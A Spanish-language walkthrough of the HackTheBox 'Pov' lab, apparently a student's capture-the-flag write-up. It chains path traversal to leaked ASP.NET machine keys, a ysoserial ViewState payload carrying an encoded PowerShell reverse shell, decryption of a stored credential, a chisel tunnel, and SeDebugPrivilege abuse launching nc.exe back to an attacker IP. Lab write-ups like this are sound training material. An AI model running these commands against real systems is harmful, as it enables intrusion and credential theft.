

```
nmap -sC -sV -Pn 10.129.9.218 -oN Pov.nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-02 15:01 -03
Nmap scan report for 10.129.9.218
Host is up (0.15s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: pov.htb
|_http-methods:
|_ Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Hacerle fuzzing a pov.htb no resulta en nada útil, pero después de buscar por subdominios me encontré con <http://dev.pov.htb>

```
ffuf -H "HOST: FUZZ.pov.htb" -H "User-Agent: Pentest" -c -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://pov.htb -fw 3740
```



v1.1.0

```
:: Method      : GET
:: URL         : http://pov.htb
:: Wordlist     : FUZZ: /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.pov.htb
:: Header      : User-Agent: Pentest
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403
:: Filter       : Response words: 3740
```

dev [Status: 302, Size: 152, Words: 9, Lines: 2]

Hacerle fuzzing a esta nueva página no resulta en nada interesante tampoco, pero algo curioso es el script de "download" de la siguiente captura



Stephen Fitz

Web Developer and UI/UX Designer

I have been a web developer for 4 years. I am dedicated to the creation of web applications in different languages such as JS, **ASP.NET**, PHP. Additionally I have dedicated time to UI/UX related topics. I have done web application projects for people who want to expose their business to the internet. If you want to know more about my professional experience you can download my CV with the button below.

Download CV


Al capturar la request cuando descargo el CV obtengo lo siguiente

```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
Content-Length: 361
Cache-Control: max-age=0
Origin: http://dev.pov.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en;q=0.5
Referer: http://dev.pov.htb/portfolio/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
AhhgZW37esVI3KEgi3W%2BH0xdKMOQVBs6JAP68IOewNn%2Fsro0us7cdhgsVcazq0JHhkT2DRcB5zQ8tNkskVjphFUwAYo%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
4cmXnjRz8PJbdW43mGLtxz2zsWE0Cwll5cQY%2BAldrPx%2B992PnsZ8gawD%2FoniRBuv8WhBuXXEmizKJEobIOrbqhVsX%2FCjWk19lIDgI0mP%2FMnbc pawc29QrbmJ9RzLl4ya7MWgg%3D
%3D&file=cv.pdf
```

image-164.png

Dos cosas saltan a la vista, la prescencia del `__VIEWSTATE` y el pdf. Como la extensión de la página indice es un `.aspx` intenté ver la prescencia de un `web.config` por medio del script de descarga, no funciona con `../` pero si con `../web.config` por lo que tiene que haber algún tipo de sanitización básica implementada, de todas formas pude hacerme con el archivo de configuración.



```
Response
Pretty Raw Hex Render
2 Cache-Control: private
3 Content-Type: application/octet-stream
4 Server: Microsoft-IIS/10.0
5 Content-Disposition: attachment; filename=../web.config
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Mon, 02 Feb 2026 18:20:44 GMT
9 Content-Length: 866
10
11 <configuration>
12   <system.web>
13     <customErrors mode="On" defaultRedirect="default.aspx" />
14     <httpRuntime targetFramework="4.5" />
15     <machineKey decryption="AES"
decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
validation="SHA1"
validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF57681
3C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
16   </system.web>
17   <system.webServer>
18     <httpErrors>
19       <remove statusCode="403" subStatusCode="-1" />
20       <error statusCode="403" prefixLanguageFilePath=""
path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
21     </httpErrors>
22     <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio"
exactDestination="false" childOnly="true" />
23   </system.webServer>
24 </configuration>
25
```

image-165.png

En ASP.NET (IIS), **ViewState** es un campo oculto (`__VIEWSTATE`) que el servidor usa para serializar el estado de la página (controles, valores, etc.) y enviarlo al cliente. En la siguiente petición, el cliente lo devuelve y el **servidor lo deserializa** para reconstruir el estado.

El problema aparece cuando:

- El ViewState no está protegido correctamente (MAC deshabilitado o con claves conocidas/filtradas).
- Y/o se usa un formato de serialización inseguro (como `LosFormatter` / `BinaryFormatter`).

Al obtener el `web.config` me hice con claves criticas `validationkey`, `decryptionkey` and `machinekey` , estas son claves que firman y cifran un `viewstate` válido que el servidor acepta cómo legítimo.

`ysoserial.exe` hace uso de estas claves para generar un `viewstate` malicioso, lo que hace es crear un objeto serializado que al ser deserializado ejecuta código. La forma en que pude sacar shell en la máquina fue haciendo uso de esta herramienta y serializando una `reverse shell` que el servidor considera como código legítimo.

```
.\ysoserial.exe -p ViewState -g WindowsIdentity --decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE2213BECEB55BA3CF576813C3301FCB07018E605E
7B7872EEACE791AAD71A267BC16633468" --path="/portfolio" -c "powershell -e
JABjAGwAaQBLAG4AdAAgAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAE
MAUABDAGwAaQBLAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA5ADAAIgaAsADEAMwAzADcAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABj
AGwAaQBLAG4AdAAuAEcAZQB0AFMAdABYAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQ
AzADUAFaALAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBLAGEAbQAUAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAA
MAAsACAAJABiAHkAdABLAHMALgBMAGUAbgBnAHQAaAaApACkAIAAtAG4AZQAgADAABQAB7ADsAJABkAGEAdABhACAAPQAgACgATgBLAHcALQBPAG
IAagBLAGMAdAAgAC0AVAB5AHAAZQB0AGEAbQBLACAAUwB5AHMAdABLAG0ALgBUAGUAEAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwAp
AC4ARwBLAHQAuWb0AHIAaQBwAGcAKAAkAGIAeQB0AGUAcwAsADAALAAGACQAAQAPADsAJABzAGUAbgBkAGIAAYQBjAGsAIAA9ACAAKABpAGUAeA
AgACQAZABhAHQAYQAgADIAPgAmADEAIAAB8ACAAATwBLAHQALQBTAHQAcgBPAG4AZwAgACKA0wAkAHMAZQBwAGQAYgBhAGMAawAyACAAPQAgACQA
cwBLAG4AZABiAGEAYwBrACAaKwAgACIAUABTACAAIgaAgACsAIAAoAHAAdwBkACKALgBQAGEAdABoACAaKwAgACIAAPgAgACIAOwAkAHMAZQBwAG
QAYgB5AHQAZQAgAD0AIAAoAFsAdABLAHGAAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBjAEKAKQAuAEcAZQB0AEIAeQB0AGUAcwAo
ACQAcwBLAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBwAGQAYgB5AHQAZQAsADAALAaAHMAZQ
BuAGQAYgB5AHQAZQAuAEwAZQBwAGcAdABoACKA0wAkAHMAdABYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBLAG4AdAAuAEMA
bABvAHMAZQAoACKA"
```

```
%2BSkRJa0R3CuUsI4uG4ps0aGw5i8sMnNbHQTYRTVqRaEI3lEjs8UtGp38mKdu3GxNTA097y5G5Z14WQcWgv1fk0Mks6h%2BrzDKEn91H4Ffpz
IsCCwbEdfBRXx8VtpwvH%2BYDKTsEkv3VWxBdiB6W0Z227Z%2FKpyCoKNYj4fapW4jsfY4t7HynXp5K8nxk9XgxVNu9qkrDkP48UGQhuk2oqZE
S4Qn6L8Do7yxRAZYUqicP1QMNXkxQ9eC6%2BFEFytuRJGTtiQR2CYzInAzBWyuwEqGA3eLYz9%2BHtk%2Bd2TjqMdxwUVlBgQ6l%2BT2oJwKY7
Z6csQqX%2Bx5zrrFT9nFHzRm%2B%2Bp%2B0oj4tpG0gwf3Xi06ueJfTDAibMnFKkCe3gM0jng8sxlL3FQJv0K5q%2BI6NF4u0lcXMcB%2BK8Ti
TacfhjRuttjlhdymLX%2BNr85SRVAdXJw1cYS0UtYwShpV0R8Ss%2F2MKqaaskF9LLTSaa1d50QXccd2ETnaIrmYhXskoeigIUGKNHsPjWHVPQ
PovqEN4wyK%2FTHHRTzPAjBJdimJQTT3pknBqaegCdxEM4qiI1p3jtPXyYnB0jjp6Q%2BL705Xgp2svQDmwglmnUmNTRmHiK0m0UyB4nUFWwAdk
NGpCfjxvsRSBKhmfm%2F%2F2bFtGVX4vrTu4zinWVhlb2aQsyFtCr%2Bsaf3BdviZieix%2F2ZWWAL1Z4YCdpo47rWtIk6bUuhymAHPUKYLlnV
YSTs8HsPfQcpe4mbykGNw4%2FcXX3a6%2BCK6jLnsXn2mFeXn0yc4e0bpKRkSUA0qyi9v%2Be82JVDxB0ABRty9Bz1o02ei4wbEb1I2CFpn6hV
l0PvzHL02QlHCHSUq1IGv%2Bn8mpi%2Bb9hykj656lrxFwr0Hn13txuSXJpgV2FTELKgx0CPnNbfydsMoMuC2NjC%2BayTQ6r7oxF1XDl8N%2F
0a4aZ4PvgVg2lByUvm%2FhzXgacGr8bJVg2WtkfUBIZ8R9CQd%2BG2gXVLzJqsLLrG%2FXlNyaD20dSZ6Vx3bqQRpJSIT8masNLH%2FuWDiv5o
0FdvDrbCwWg43RnkeMX4xQ4h6pvL2bBky8EKC2jHjowCm%2FcjLJXemy1W8gZiqaMos0oIFnkPYLo6Yee8JM4NF18Ieu%2FaRfpuKhl24lhLMF
kbLEaQbPMFR9is2VbooeiVbluGKPxshdIHFNJtdjMb6b6yK00tZ4HN%2FByygCMhd1hxJ1lW4L0cIigK3AYs11lmwKDW3sjcL018yyVSabTe4d
D9UwY3EmB9ET7LGD7g5xNS6FKJh%2BIhFvLmm1t8FQ7a1qICMUqlhNTNzpokv9DQx0UqCXl6izeiEIZsDiSBVSTyxhclFXCTgjGIC2B1pfNyJh
R20NgLMqD4HfHzHn%2FueBtB00LtnVS%2B9StS4od4TjNFVU5Fod9NVZKJRDeblu5jpx0dcAEviWMP8Qm0itChEnHe3BhW9w4y0gWSyr4DFBJ
AHiuReg%2BWejf%2FzLqluN2eczpWFSE%2FZVwt%2BtzTXYe6aR1gzqWRnRPahw4Cn8gbXN0XLxvkgziX06r7jWJxg%2BSGg0xY2I7%2BWFzpz
RRp76mL0ESnUP1mvoywQiIqsFWJ1CkJKR%2FpooMi6LGU0rrSMdsf%2BPcteVokHuoexd4e5Ma3fDyRYMUDgiNAtkZiY2KowZFY8GA02fb2fr
zRgS2ToITntH2L6Q73yht%2F%2FDnApLnDpXZa8ycqcGwKJCt0NEAaDUDDIc7VaCAnog2taZwrt0a9oX0EB%2Bu7k6W1LSUBGa0e0uydHzKd3
BQcgx%2BUisc0GUcTXQ5EpV0XAcbOAdjIiaMwt0q9jozb1IHJ%2BnYph%2BvrbisHV6vkm173rXspS2h0klTNLSF%2BqKdunocz%2F5%2BvULU
yKlCdrKkSRM%2BARI13GV4bs7jcdXPzMHUphM6I91xzbzInKtbNbeRqGmucfzbfbsk%2BywAql7g%2Fw8wob0zHxIw0X8Ys0gQKq0062upspIe
UDSKsTBuwYFSqpl3%2FTEYgekEYH6rQKP5byrKDu%2F0h%2BkVA9it6VCsK3eQ56YzTvpnkKoZuI1e65Ip0vLwX2rkW5yEx1%2BlxGx0wvs9N
jKALYXRX78FPlXTNsv9LxigaXiXd%2B96DK9VGLidz6GEZDpZ41sAaqXWAvb0EKp5Hom3jUIvrq4P3pTcvHLCSJgCdFwM9iaAlkcJPZhmNZDLI
%2F%2BQI5EvR%2FyK93hdACKl%2BgefXnqQsdKh2nAX02rCbrkgTTVq274hRCNWpk6LBwqvXTDH37eW6qrRvRx7Nx4%2BZ9zvy9b3dopY9vd5F%
2F2U54SFAsWbz4NfrJViPexky6xWmljdbXYchgAtJYsRWrk8yhMWB5q9z61tswBuzmjhENaVKLID5I0nlqsXlCmBE0Bph51KasAc3HSuLz86%
2BC7Ek7yVomKd3KEuEn%2FVUbr2pdLL04dHPZrZKswMutoPVfVs%2Fzch6a%2B9gZYBhNBnwmSdQ9XDZtu0qki5v%2BPvXNCLFXPPUVKWPyWtg
mWpYiSMLb3%2FNADJWIP9tHbXhQc8iBrGL164DugPcNmniJz9xdrhkgvUfllX7ksNto3AfykSqs6qWrxeg985ai8vnrCGDGhibefa2c7iNEVqo
GZRsjm3yqnbilTAF%2BCUfu72k8ziwemLBM4liZRSZMIPXk1kRIU0Q8dFzsjGm0ff03BTLMLkL0UEPHY4jNv2bFLjAjN5K0f8BLH9GegS9G63j
okQnviCHE0yJtdVA8T%2BHovC4Eb7S4zyE5AnbJSak%2Fkg0nnS0iscSNVHviPusi%2FgXdGaal4KDU6V0W4nXJLwL75MVVwUZ%2Fw1HEEUy
tleJG%2F0BuyxDR0myAZBAPCZpMJHew1Nwqg2kT%2Be0GUNfiOCWp3j7epmpaShTKY6mKwys7FqyXNdZznkX%2BWyYCS8V63vqGL3sbdC0Fcc%
2BBL7edeJysrkoUkfr4I%2B1K0VkiVZg8hoyZePP0fP0bRVZSFGujdiVe4cfdX0NjgggyhWbKK0jvGLjCsC1dcRm6H04v0b7P0g146FoRxb0rAM
kvHL3brGNwd93HY4QK%2BfKL2lMiWmZrkHBLHVJzniJjWHL1Di2mKUw%2FTls%2FBwnvTLCuEgg6apr%2B7a8j3WYzVwXMDI%2B6sk8%2FTAmeS
BLXpgliHI%2F0a1A9P2M1n3NIYce26nbYtANp0BbQp0VvkadF9FJ0cddmZ4ph0u0%2FebTiKDHxAeAVQUg0Ajiy6sXNgLwP5l7u%2FwgTqtCic
ho%2Fqx9oc1azu2478uDE2e0v2ZvPzV%2F1sEsbymvTbF185UmglsYCOW%2BFzRD0RZkKQctzEszVVNZg9i6G9MQDCqn555AevwDIDboegxMcs
lysmwAv2pnWRNrsa3lIHoxBqpxRx31FeLyH6iN66gAsKzEkoXdcCn8Y0mdn%2Fu6MZD8KM9whMw%2F%2BqJkwyThztzEltnmwa6ltd70q%2BjMe
YxPldsrmnx8oPtsJ2CUQuj8npHjPrP4RpmNro16DpT8aRC0ceKGdy3d5cGfhFWHJjbl1CFUA0PFiAyzTlBLKtn%2B1F96UfhgRGz3SXNIQ6ckX
kUwcubjTQrRAJ9HYt64KZ5IBaSZXheJJf2yKvZa%2FGEKXkTEF7Pe2CZvXqy76A0TRtFM%2FUuaMeuVsnhpUYqeJHIU5ZDv77wXxngZ0v%2Fw
4P98NwWUmxw9kk10%2FLJR9%2BGW%2BUylp0UM1wBTeg8XdCEPHKrx0yIpp36MLgZHQSSQH0DQNm7sCVVF4YFXVnJ4WwSEzwItRtYaow2W4Qh
oWcxQ2B08xv%2BoDus%2Bk6hz1WJGokBgk%2FDpkG%2BV6bohYWE9sGLA1Zy5shysvh8n9PzswxwC2Dg4ujtSv0RFEWNPiAZ4CpkfbEGuzECd%
2Fmd0DCfGK8akbBvXYRL34c9m4ioQMYVaBcTFJA3VaBZkrCDKTogT5TwHNjNzILAVo4iiE9kfpK0FrjR%2FyLiXlfq%2BF0s6%2BNphRsSaQbC
HTC0yu%2FeirCzHcuBptt0YjwrBjHWWpk1gg6wySDqPbr1daDHZdLccw9d2LVCSb3%2FUqoP%2FKH%2Fb19LaeyL5IbCC3HHL1PMBzf3JsviI7D
raCvXt4Ye52d2Ipy50hwzv3vd3K5h9aqXoIL4ZnT5Mk3X0RV2sAeU953ZCbDgYD52cUgkvYCFxnF%2FHy6nmZRUGt07cd5nr%2F49%2B%2FWyT
WE0TFK04xUoHR1H9kgsLEcmwUxxVPZui6jHX6W0IXDejHr%2BGbk1Nna0s6vQosB%2FOYxM8kecV3ReFezMg%3D%3D
```

Ahora queda pegar la salida en el `__VIEWSTATE` de la request




image-166.png

Al hacerlo se recibe una shell en listener que tenía en mi máquina

Escalando privilegios

Tratando de buscar archivos o contraseñas me encontré con el siguiente archivo

```
PS C:\Users\sfitz> cd Documents
PS C:\Users\sfitz\Documents> dir

Directory: C:\Users\sfitz\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         12/25/2023    2:26 PM         1838 connection.xml

PS C:\Users\sfitz\Documents> type connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc880000000020000000
0001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee2100000000e800000000
2000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8ad
f92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d4
3bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </obj>
</Objs>
```

Esto es un **objeto de PowerShell serializado (CLIXML)** que contiene un **System.Management.Automation.PSCredential**.
Contiene la contraseña encriptada del usuario **alaading**.

Esto es clave porque es un objeto .NET completo serializado. El username es ese, en plaintext, mientras que la contraseña es un SecureString cifrado con DPAPI.

```
PS C:\Users\sfitz\Documents> $encryptedPass = Import-Clixml -Path 'C:\Users\sfitz\Documents\connection.xml'
PS C:\Users\sfitz\Documents> $pass = $encryptedPass.GetNetworkCredential().Password
PS C:\Users\sfitz\Documents> $pass
f8gQ8fynP44ek1m3
```

Ahora que tengo la contraseña en plaintext puedo intentar crear un PsCredential object y ejecutar comandos en nombre del nuevo usuario.

```
PS C:\Users\sfitz\Documents> $securePass = ConvertTo-SecureString 'f8gQ8fynP44ek1m3' -AsPlainText -Force
PS C:\Users\sfitz\Documents> $newCredential = New-Object
System.Management.Automation.PSCredential('pov\alaading', $securePass)
PS C:\Users\sfitz\Documents> Invoke-Command -ComputerName localhost -Credential $newCred -ScriptBlock {whoami}
PS C:\Users\sfitz\Documents> Invoke-Command -ComputerName localhost -Credential $newCred -ScriptBlock {whoami}
PS C:\Users\sfitz\Documents> Invoke-Command -ComputerName localhost -Credential $newCredential -ScriptBlock
{whoami}
pov\alaading
PS C:\Users\sfitz\Documents>
```

Luego ejecuté una revershell en Powershell base64 y saqué shell como alaang

```
PS C:\Users\alaading> whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeDebugPrivilege	Debug programs	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

me di cuenta que es además parte del grupo de "Remote Management Users" pero no me puedo conectar directamente desde mi máquina por evil-winrm con las credenciales. Quizás si utilizo chisel pueda permitirme la conexión.

```
PS C:\Users\alaading\Desktop> whoami /groups
```

GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default,
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default,
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default,
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default,
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default,
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default,
NT AUTHORITY\Local account	Well-known group	S-1-5-113	Mandatory group, Enabled by default,
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default,
Mandatory Label\Medium Mandatory Level Label		S-1-16-8192	

Pasé el ejecutable de chisel al windows y lo ejecuté como cliente, mientras que mi máquina la setee como reverse server. Una vez se estableció la conexión intenté conectarme con evil-winrm con las credenciales.

```
PS C:\Users\alaading\Desktop> .\chisel.exe client 10.10.14.190:8000 R:socks
```

```
knalla@Deb:~/Escritorio/HTB/Pov$ chisel server --reverse -p 8000
2026/02/02 18:25:52 server: Reverse tunnelling enabled
2026/02/02 18:25:52 server: Fingerprint 2f3n2ewlToKANK5b8Us0BCQWm9KMdhbfFw03U7bFTHI=
2026/02/02 18:25:52 server: Listening on http://0.0.0.0:8000
2026/02/02 18:26:18 server: session#1: Client version (1.11.3) differs from server version (0.0.0-src)
2026/02/02 18:26:18 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

```
knalla@Deb:~/Escritorio/HTB/Pov$ proxychains -q evil-winrm -i pov.htb -u alaading -p f8gQ8fynP44ek1m3
```

```
Evil-WinRM shell v3.7
```

```
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
```

```
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\alaading\Documents>
```

Además me encontré con la agradable sorpresa de que en esta shell ya más estable, el SeDebugPrivilege está activado

```
*Evil-WinRM* PS C:\Users\alaading\Documents> whoami /priv
```

```
PRIVILEGES INFORMATION
```

```
-----
```

Privilege Name	Description	State
SeDebugPrivilege	Debug programs	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

```
*Evil-WinRM* PS C:\Users\alaading\Documents>
```

No pude ejecutar Procdump.exe para analizar el volcado de memoria, pero analizando llegué a que se puede utilizar el nc.exe junto con psgetsys.ps1. Primero hay que ver un proceso que se esté ejecutando como NT Authority System

```
*Evil-WinRM* PS C:\Users\alaading\Documents> ps
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
128	10	15368	11220	5.86	3752	0	chisel
81	5	2268	3792	0.02	4724	0	cmd
...							
...							
255	12	2668	16264	0.27	564	1	winlogon
...							
...							

winlogon por ejemplo

```
*Evil-WinRM* PS C:\Users\alaading\Documents> ipmo ./psgetsys.ps1
```

```
*Evil-WinRM* PS C:\Users\alaading\Documents> ImpersonateFromParentPid -ppid 564 -command "c:\windows\system32\cmd.exe" -cmdargs "/c c:\users\alaading\Documents\nc.exe 10.10.14.190 9999 -e powershell"
```

```
